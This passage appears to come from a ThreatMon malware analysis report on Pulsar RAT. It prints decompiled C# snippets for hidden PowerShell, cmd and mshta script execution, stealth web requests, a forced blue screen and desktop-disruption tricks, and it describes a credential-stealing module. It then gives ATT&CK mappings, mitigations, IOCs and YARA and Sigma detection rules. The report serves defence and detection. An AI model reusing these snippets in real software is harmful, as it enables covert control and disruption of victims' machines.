This section shows how Pulsar **executes scripts** remotely, showcasing the creation of **temporary files** to store attacker-supplied scripts, which are then executed based on the specified language (e.g., PowerShell or Batch). The execution is handled through **Process.Start**, with options like **WindowStyle.Hidden** and **CreateNoWindow** ensuring the operation remains invisible to the victim. After execution, the temporary files are **deleted** to minimize traces. Supported script types include **PowerShell, Batch, VBScript**, and **JavaScript**.

ProcessStartInfo("powershell", "-ExecutionPolicy Bypass -File " + text)
ProcessStartInfo("cmd", "/c " + text)
ProcessStartInfo("cscript", text)
ProcessStartInfo("mshta", text)

```
if (!message.Hidden) { Process.Start(text); }
else
{
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
        httpWebRequest.UserAgent = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3)
          AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A";
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.Method = "GET";
        using ((HttpWebResponse)httpWebRequest.GetResponse()){}
    }
    catch {}
}
```

Figure - 44 | Website Visiting

The snippet opens any website on the target machine, either **visibly** in a **browser** or invisibly via a **background HTTP request**. It ensures the **URL** is valid before execution and supports stealthy operation. After visiting the site, a status message is sent back to the attacker.

```
UserAgent = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A";
```

```
using ((HttpWebResponse)httpWebRequest.GetResponse())
```

```
public class BSOD
{
    [DllImport("ntdll.dll")]
    private static extern uint RtlAdjustPrivilege(int Privilege, bool Enable, bool CurrentThread, out bool Enabled);

    [DllImport("ntdll.dll")]
    private static extern uint NtRaiseHardError(uint ErrorStatus, uint NumberOfParameters, uint
      UnicodeStringParameterMask, IntPtr Parameters, uint ValidResponseOption, out uint Response);

    public void DOBSOD()
    {
        bool flag;
        BSOD.RtlAdjustPrivilege(19, true, false, out flag);
        uint num;
        BSOD.NtRaiseHardError(3221225506U, 0U, 0U, IntPtr.Zero, 6U, out num);
    }
    public BSOD()
    {
    }
}
```

Figure - 45 | BSOD Implementation

This **code** generates a Blue Screen of Death (**BSOD**) on a **Windows** system. It first uses the **RtlAdjustPrivilege** function to enable the "**SeShutdownPrivilege**" (privilege ID **19**), allowing **critical system operations**. Then, the **NtRaiseHardError** function is called with specific parameters to trigger a **critical system error**, resulting in a **BSOD**.

```
BSOD.RtlAdjustPrivilege(19, true, false, out flag);
```

```
BSOD.NtRaiseHardError(3221225506U, 0U, 0U, IntPtr.Zero, 6U, out num);
```

```
private const int SPI_SETDESKWALLPAPER = 20;
private const int SPIF_UPDATEINIFILE = 0x01;
private const int SPIF_SENDCHANGE = 0x02;

public static void SetWallpaper(string path)
{
    if (string.IsNullOrEmpty(path))
        throw new ArgumentException("Path cannot be null or empty.", nameof(path));

    SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, path, SPIF_UPDATEINIFILE | SPIF_SENDCHANGE);
}
```

```
ChangeWallpaper.SetWallpaper(this.SaveImageToFile(message.ImageData, message.ImageFormat));
client.Send<SetStatus>(new SetStatus
{
    Message = "Successfull Wallpaper Change"
});
```

Figure - 46 | Wallpaper Change Mechanism

Pulsar uses the **SystemParametersInfo API** to change the wallpaper. It first saves the provided image data to a temporary file with the correct format, then calls the **API** with the action **SPI_SETDESKWALLPAPER** to set the file as the desktop wallpaper.

```
[DllImport("user32.dll")]
public static extern bool SwapMouseButton(bool swap);

[DllImport("user32.dll")]
public static extern int GetSystemMetrics(int nIndex);

public static void SwapMouse()
{
    SwapMouseButtons.SwapMouseButton(SwapMouseButtons.GetSystemMetrics(23) == 0);
}

private const int SM_SWAPBUTTON = 23;
```

Figure - 47 | Reverse Mouse Buttons

This snippet uses **Windows API** functions to **reverse** mouse button functions. It checks the current button state with **GetSystemMetrics(SM_SWAPBUTTON)** and toggles it using **SwapMouseButton**. If buttons are swapped, it restores the default; otherwise, it swaps them.

```
public static void DoHideTaskbar()
{
    int taskbarHandle = FindWindow("Shell_TrayWnd", "");
    int startButtonHandle = FindWindow("Button", "Start");
    if (taskbarHandle != 0)
    {
        int taskbarState = ShowWindow(taskbarHandle, SW_HIDE);
        int startButtonState = ShowWindow(startButtonHandle, SW_HIDE);
        if (taskbarState == 0 && startButtonState == 0)
        {
            ShowWindow(taskbarHandle, SW_SHOW);
            ShowWindow(startButtonHandle, SW_SHOW);
        }
    }
}
```

Figure - 48 | Taskbar Manipulation

Pulsar utilizes the **user32.dll API** to **hide** the **taskbar** and **Start** button. It retrieves window handles for **both** components using the **FindWindow** function. The **ShowWindow** function is then employed with the **SW_HIDE** parameter to execute the hiding operation.

```
for (int i = 0; i < Screen.AllScreens.Length; i++)
{
    this._overlay.RegisterCustomShader(this._corruptionShader, i);
    ScreenOverlay.ICustomRenderable renderableForMonitor =
      this._corruptionShader.GetRenderableForMonitor(i);
    this._overlay.RegisterCustomRenderable(renderableForMonitor);
    this._overlay.UpdateCustomRenderable(renderableForMonitor.RenderableId, i);
    Rectangle bounds = Screen.AllScreens[i].Bounds;
    int x = bounds.X;
    int num = bounds.Width / 2;
    int y = bounds.Y;
    int num2 = bounds.Height / 2;
    int num3 = Color.FromArgb(0, 255, 255, 255).ToArgb();
    this._overlay.Draw(bounds.X, bounds.Y, bounds.X, bounds.Y, 2, num3, i);
    this._overlay.Draw(bounds.Right, bounds.Y, bounds.Right, bounds.Y, 2, num3, i);
    this._overlay.Draw(bounds.X, bounds.Bottom, bounds.X, bounds.Bottom, 2, num3, i);
    this._overlay.Draw(bounds.Right, bounds.Bottom, bounds.Right, bounds.Bottom, 2, num3, i);
}
```

Figure - 49 | Screen Corruption Module

Pulsar utilizes the **SharpDX** library and custom shaders to create **screen corruption** effects. The **RegisterCustomShader** method initializes the **shader** effect, while **Draw** methods render visual distortions at specific screen coordinates.
The functionality is applied across multiple monitors using the **Bounds** of each screen. This approach leverages **Direct3D** capabilities to manipulate the **visual environment**, often used for distraction purposes.




Figure - 50 | Kematian Grabber

Pulsar includes a **built-in information stealer module** known as ***Kematian Stealer***, which is leveraged post-exploitation to extract sensitive data from compromised systems. It targets **web browsers**, **messaging applications**, and **gaming platforms** to gather a wide range of **credentials** and **session data.**
Kematian Grabber module specifically collects data from the following sources:

Chromium-based browsers: Google Chrome, Microsoft Edge, Opera, Opera GX, Brave, Yandex, and Vivaldi.
Gecko-based browsers: Mozilla Firefox, LibreWolf, Waterfox, Pale Moon, and SeaMonkey.
It extracts **passwords, cookies, download history, autofill data, and browsing history**.
Messaging platforms: Discord and Telegram.
It retrieves **user tokens, session files**, and other **locally stored communication data.**

Games and platforms: Minecraft, Growtopia, Roblox, Epic Games Launcher, Steam, and Ubisoft
Account data, saved credentials, and **session information** are targeted.

Wi-Fi networks: Extracts **SSIDs, stored passwords**, and **authentication types** of saved wireless networks.
ThreatMon provides a comprehensive technical analysis of **Kematian Stealer** in **this detailed report**.

Mitre Att&ck Table

Privilege Escalation	T1134 T1548.002	Access Token Manipulation Bypass User Account Control
Credential Access	T1056.001 T1555.003 T1552.001	Input Capture: Keylogging Credentials from Web Browsers Unsecured Credentials: Credentials in File
Execution	T1059 T1129 T1047 T1106	Command and Scripting Interpreter Shared Modules Windows Management Instrumentation Native API
Collection	T1005 T1113 T1115 T1213 T1125 T1185	Data from Local System Screen Capture Clipboard Data Data from Information Repositories Video Capture Browser Session Hijacking
Persistence	T1547.001 T1053.005	Registry Run Keys / Startup Folder Scheduled Task/Job: Scheduled Task
Defense Evasion	T1564.003 T1112 T1564 T1222 T1620 T1027 T1140 T1497 T1622 T1218.005	Hide Artifacts: Hidden Window Modify Registry Hide Artifacts File and Directory Permissions Modification Reflective Code Loading Obfuscated Files or Information Deobfuscate/Decode Files or Information Virtualization/Sandbox Evasion Debugger Evasion System Binary Proxy Execution: Mshta
Discovery	T1016 T1012 T1082 T1010 T1083 T1087 T1010 T1033 T1057 T1518 T1614	System Network Configuration Discovery Query Registry System Information Discovery Application Window Discovery File and Directory Discovery Account Discovery Application Window Discovery System Owner/User Discovery Process Discovery Software Discovery System Location Discovery
Command and Control	T1090 T1105 T1573.001 T1571	Proxy Ingress Tool Transfer Encrypted Channel: Symmetric Cryptography Non-Standard Port
Lateral Movement	T1021.001 T1021.005	Remote Services: Remote Desktop Protocol Remote Services: VNC

Impact	T1529 T1565	System Shutdown/Reboot Data Manipulation
Exfiltration	T1041 T1048	Exfiltration Over C2 Channel Exfiltration Over Alternative Protocol

Categorization

Malware Family	Quasar
Language Used	C# .NET
Threat Category	Remote Access Desktop Malware
APT Group Relations	Public Project, No APT Group Relations

Mitigations

- Utilize endpoint detection and response platforms that can detect abnormal behavior.
- Disable or restrict scheduled tasks, registry autoruns, and startup folder use unless essential for operations.
- Use application whitelisting to allow only trusted and authorized programs to run on the system.
- Enable multi-factor authentication (MFA) to enhance access security across all critical systems.
- Use browser hardening policies to block password storage in Chromium and Gecko-based browsers.
- Manage privileged accounts and limit or block remote WMI connections by users.
- Monitor and alert on unusual registry changes indicating persistence or evasion.
- Enforce network segmentation and firewalls to block lateral movement and data exfiltration.
- Use YARA and Sigma rules provided in the report to enhance threat hunting
- Subscribe to reputable threat intelligence feeds that provide timely information on emerging malware, C2 infrastructure, IOC updates, and TTPs used by active threat actors. Integrate these feeds with your SIEM or detection systems to enable proactive defense against evolving threats.

IOC List

Note: Pulsar RAT, an open-source project observed as a continuation of Quasar RAT, can be detected by security software as Quasar RAT. Therefore, the latest observed IOC information related to Quasar RAT is provided below.

SHA256	89e198f7ac4732fbe563b1e3a395163e8e1e335aa6229948814dbd19b2244174
	a74e911f92ee1802fd64bff7e9813a06600d8ebbc693aaeb1bb1ccb690f22797
	439029a463f3c7f9151420d749e3f71b0642ea939cb5b733934f8eabb292e07d
	903387d93c8c1a877a89e1c8cb95b56ae96762f8694b0f95ee05ec6676936aa1
	e4826272c8040d809f0813cd2835821d40ae2744d13968d1860e62fae5e7ac37
	b2638a99132be81299a8aec1d602a4dd83e6fb49e1dd6a5eae874a5eb9546741
	a74e911f92ee1802fd64bff7e9813a06600d8ebbc693aaeb1bb1ccb690f22797
	3f7c3e6ad47622eb559c923c12fe588fe4bf14bff307fafbcfc1b1fb08f64457
	3cb029550a25bf346b76c3f1d4ae64f37713c168de1b4bbd397ff780df17c6bf
	514cffa16ee20b04dcf86d9d6c8dd0897a9b81a5210e037ff2d6241452297d63
	2c169169952a6878a8c4cc9fc5a99472d956ea35aed08d0950f765c8e2e6b716
	749f17c6f9adb9378036f3e7c86cc5f7de353f0a8fbbe06d247d8ded4b198024
	d4cdc7632ae0821d13906a9ca0b02a257997a0c2512c07f25053df70f92ea195
	35cad4ea0ccbc07de133969e571050d60727835f65bab3a67c68f66a0095a7a5
	31e0765454785a12c86436331f67020b7390d16b9de42b954127799835eea36c
	6d5faa0cd51cbe5d6fb33a09453d1a9ccfcbffc3fb715369026db4103b1605db
	e8b05eda3b3a0ac619077a3683e739085a1c795b80598306b156cb533d116bf7
	1c1e6f8a36871157f3c8e9544ace1ce91fdd5cd11915650b92b3ec158c444072

IPv4	124.29.197.52
	107.150.0.72
	176.65.143.168
	196.251.116.252
	51.83.152.236
	176.160.157.96
	172.86.92.73
	31.57.156.104

Pulsar Rat Packed Build Yara Rule

Yara Rule Downloads available at ThreatMon Github Repository.

```
rule PulsarRat_Packed_Detection {
    meta:
        description = "YARA Rule for packed Pulsar RAT."
        author = "Seyyit Unutmaz"
        email = "seyyit.unutmaz@threatmonit.io"
        date = "2025-05-30"

    strings:
        $str1 = "DeflateStream" ascii
        $str2 = "MemoryStream" ascii
        $str3 = "GetManifestResourceStream" ascii
        $str4 = "AesManaged" ascii
        $str5 = "PaddingMode" ascii
        $str6 = "MethodBase" ascii
        $str7 = "SymmetricAlgorithm" ascii
        $str8 = "CompressionMode" ascii

        $hex1 = {2520010000006F1100000A}
        $hex2 = {2520020000006F1200000A}
        $hex3 = {25FE090100280F00000AFE090200280F00000A6F1300000A}
        $hex4 = {FE090000280F00000AFE0E0000}
        $hex5 = {731000000A}
        $hex6 = {280400000A7201000070723300070}
        $hex7 = {728D000070280300000 66F0500000A0A}
        $hex8 = {730600000A0B}
        $hex9 = {0616730700000A0C}
        $hex10 = {25FE0C0000200000000FE0C00008E696F1400000AFE0E0100}

    condition:
        uint16(0) == 0x5A4D and filesize > 1MB and 7 of ($str*) and all
of ($hex*)
}
```

Pulsar Rat Unpacked Build Yara Rule

Yara Rule Downloads available at ThreatMon Github Repository.

```
rule PulsarRat_Unpacked_Detection {
    meta:
        description = "YARA Rule for unpacked Pulsar RAT."
        author = "Seyyit Unutmaz"
        email = "seyyit.unutmaz@threatmonit.io"
        date = "2025-05-30"

    strings:
        $str1 = "costura.pulsar" ascii nocase
        $str2 = "Pulsar.Common" ascii
        $str3 = "Pulsar.Client" ascii

        $op1_1 = {03161720FF01000028F10400060A}
        $op1_2 = {067E0400000A280500000A2C1C}
        $op1_3 = {037E0400000A7E0400000A1620FF0100007E0400000A28F20400060A}
        $op1_4 = {02067D2E050004}
        $op1_5 = {027B2E05000428F004000626}
        $op1_6 = {28F3040006120128F404000626}
        $op1_7 = {28020500060C}
        $op1_8 = {077B3D0500046B085A69077B3E0500046B085A69735601000A}
        $op1_9 = {0528290500060C05282A0500060D}

        $op2_1 = {7E3D06000428D101000A2C02162A}
        $op2_2 = {7E4A06000473E004000A}
        $op2_3 = {257E??0600046F0507000A80??060004}
        $op2_4 = {7E4E0600046F0507000A287202000A730607000A804F060004}
        $op2_5 = {28DE050006}
        $op2_6 = {28DF0500062A}

        $op3_1 = {020617739702000A}
        $op3_2 = {1602FE06B9010006739802000A739902000A7D0B030004}
        $op3_3 = {027B0B030004036F0B00000A1420000C0000166F9A02000A}
        $op3_4 = {03000416027B0F0300048E6902FE06BA010006}
        $op3_5 = {73F901000A146F9B02000A26}
        $op3_6 = {021728A80100062B06}

    condition:
        uint16(0) == 0x5A4D and filesize > 1MB and (2 of ($op1*, $op2*,
$op3*) or 2 of ($str1, $str2, $str3))
}
```

Pulsar Rat Sigma Rule

Sigma Rule Downloads available at ThreatMon Github Repository.

```
title: Pulsar RAT System Information Retrieval
id: 8b23fa60-2e11-44c4-b7e7-31b6b2c954c4
status: experimental
description: Detects WMI queries and API calls used by Pulsar RAT to gather
system information.
author: Seyyit Unutmaz <seyyit.unutmaz@threatmonit.io>
date: 2025/05/30
logsource:
  product: windows
  category: process_creation
detection:
  selection_wmi_queries:
    CommandLine|contains:
      - "SELECT * FROM Win32_OperatingSystem"
      - "SELECT * FROM Win32_Processor"
      - "SELECT * FROM Win32_BIOS"
      - "SELECT * FROM Win32_BaseBoard"
      - "SELECT * FROM Win32_ComputerSystem"
      - "SELECT * FROM Win32_DiskDrive"
      - "SELECT * FROM AntivirusProduct"
  selection_api_calls:
    CommandLine|contains:
      - "Environment.MachineName"
      - "GetPhysicalAddress"
      - "NetworkInterface.GetAllNetworkInterfaces"
      - "ManagementObjectSearcher"
      - "Directory.GetFiles"
  condition: selection_wmi_queries or selection_api_calls
falsepositives:
  - Legitimate system inventory tools
  - Hardware diagnostics or monitoring software
level: medium
```

ThreatMon
Under Cyber Wings

More Information About ThreatMon

One Platform for all intelligence needs.

ThreatMon End-to-end intelligence is a cutting-edge, cloud-based SaaS platform that continuously monitors the dark and surface web, providing early warnings and actionable insights into emerging threats.

We are a SaaS platform designed to help businesses proactively detect and address threats before a cyber attack occurs. Unlike traditional cyber threat intelligence, we provide comprehensive and holistic cyber intelligence.

- *Attack Surface Intelligence*
- *Fraud Intelligence*
- *Dark and Surface Web Intelligence*
- *Threat Intelligence*

Contact Us:

Email Address
team@threatmonit.io

https://x.com/MonThreat

https://www.linkedin.com/company/threatmon